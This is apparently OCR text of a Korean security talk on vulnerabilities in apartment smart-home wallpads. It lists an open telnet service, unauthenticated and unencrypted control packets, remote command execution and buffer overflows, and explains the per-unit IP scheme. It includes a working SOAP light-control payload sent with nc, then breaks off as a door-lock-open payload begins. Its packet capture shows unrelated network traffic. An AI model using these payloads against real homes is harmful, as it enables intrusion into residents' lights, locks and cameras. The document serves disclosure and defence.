
홈 네트워크 제어 방식

- 가스 제어




홈 네트워크 제어 방식

- 현관 도어락 제어




홈 네트워크 제어 방식

- 로비 출입문 제어




홈 네트워크 제어 방식

- 엘리베이터 호출




홈 네트워크 제어 방식

- 타 세대와의 음성/화상 통화 (P2P)



홈 네트워크 제어 방식

- 단지 내 모든 세대가 서로 연결되어 있음




월패드 분해


월패드 분해

월패드 분해

UART 포트


UART 포트 연결





취약점 분석 진행

- 바이너리 분석



취약점 분석 진행

- 네트워크 패킷 분석 (tcpdump + wireshark)

```
mp: verbose output suppressed, use -v or -vv for full protocol decode
stening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
1:39:00.239963 arp who-has 10-1-119-90.int.sds.uw.edu.pl tell 10-1-232-251.int.sds.uw.edu.pl
        0x0000:  ffff ffff ffff 0010 5ae6 d045 0806 0001  ........Z..E....
        0x0010:  0800 0604 0001 0010 5ae6 d045 0a01 e8fb  ........Z..E....
        0x0020:  0000 0000 0000 0a01 775a 0000 0000 0000  ........wZ......
        0x0030:  0000 0000 0000 0000 0000 0000            ............
01:39:00.240803 IP 10-1-225-220.int.sds.uw.edu.pl.32786 > 10-1-254-254.int.sds.uw.edu.pl.domain:  2
680+ PTR? 90.119.1.10.in-addr.arpa. (42)
        0x0000:  0030 4884 5ef6 000f ea39 d0e0 0800 4500  .0H.^....9....E.
        0x0010:  0046 1a89 4000 4011 2b41 0a01 e1dc 0a01  .F..@.@.+A......
        0x0020:  fefe 8012 0035 0032 f520 0a78 0100 0001  .....5.2...x....
        0x0030:  0000 0000 0000 0239 3003 3131 3901 3102  .......90.119.1.
        0x0040:  3130 0769 6e2d 6164 6472 0461 7270 6100  10.in-addr.arpa.
        0x0050:  000c 0001                                ....
01:39:00.253666 IP 10-1-254-254.int.sds.uw.edu.pl.domain > 10-1-225-220.int.sds.uw.edu.pl.32786:  2
680 1/0/0 PTR[|domain]
        0x0000:  000f ea39 d0e0 0030 4884 5ef6 0800 4500  ...9...0H.^...E.
        0x0010:  0071 0000 4000 4011 459f 0a01 fefe 0a01  .q..@.@.E.......
        0x0020:  e1dc 0035 8012 005d 334c 0a78 8180 0001  ...5...]3L.x....
        0x0030:  0001 0000 0000 0239 3003 3131 3901 3102  .......90.119.1.
        0x0040:  3130 0769 6e2d 6164 6472 0461 7270 6100  10.in-addr.arpa.
        0x0050:  000c 0001 c00c 000c 0001 0001 4a78 001f  ............Jx..
01:39:00.255938 IP 10-1-225-220.int.sds.uw.edu.pl.32786 > 10-1-254-254.int.sds.uw.edu.pl.domain:  6
932+ PTR? 251.232.1.10.in-addr.arpa. (43)
        0x0000:  0030 4884 5ef6 000f ea39 d0e0 0800 4500  .0H.^....9....E.
        0x0010:  0047 1a8d 4000 4011 2b3c 0a01 e1dc 0a01  .G..@.@.+<......
        0x0020:  fefe 8012 0035 0033 f521 1b14 0100 0001  .....5.3.!......
        0x0030:  0000 0000 0000 0332 3531 0332 3332 0131  .......251.232.1
```

발견된 취약점 정리

1. telnet 서비스(/user/app/bin/telnetd)가 열려 있으며,
   passwd가 암호화 되어 있지 않고, 기기별로 다르게 설정되어 있지 않음

2. 모든 제어 통신 패킷이 암호화 되어 있지 않아 해커가 쉽게 분석 가능

3. 모든 제어 통신 패킷에 인증 절차 및 ACL 제어가 적용되어 있지 않음

4. 특정 서비스(/user/app/bin/cmxnp)를 통해 원격 임의 명령 실행 가능

5. 위 cmxnp를 비롯한 많은 서비스들이 Buffer Overflow 공격에 취약함

스마트홈 강제 제어 취약점

- 전등 제어
- 현관 도어락 제어
- 임의 명령 실행
- 화상 카메라/마이크 제어

IP 체계 분석

- Gateway : 10.7.5.30
- Wallpad : 10.7.5.31

- 10 : 공통
- 7 : 동
- 5 : 층
- 3x : 호수
- 30 : gateway
- 31 : wallpad

스마트홈 제어 패킷 예제

전등 제어 패킷

* payload.xml

POST / HTTP/1.1
Host: 127.0.0.1:29700 User-Agent: gSOAP/2.7 Content-Type: text/xml; charset=utf-8
Content-Length: 746
Connection: close
SOAPAction: ""

<?xml version="1.0" encoding="UTF-8"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:ns1="urn:cds"><SOAP-ENV:Body SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><ns1:setLight><in><dev>light</dev><proto>protoCommax</proto><intf>intfRS485</intf><order>2</order><dimmableLevel>0</dimmableLevel><model>lightPower-Off</model><lightPower>lightPower-On</lightPower><lightSwitchMode>lightPower-Off</lightSwitchMode><lightDevError>devError-no</lightDevError><func>f-lightPower</func></in></ns1:setLight></SOAP-ENV:Body></SOAP-ENV:Envelope>

* cat payload.xml | nc controller_ip 29700

스마트홈 제어 패킷 예제

- 현관 도어락 오픈 패킷

* payload.xml

```
<?xml version="1.0" encoding="UTF-8"?>
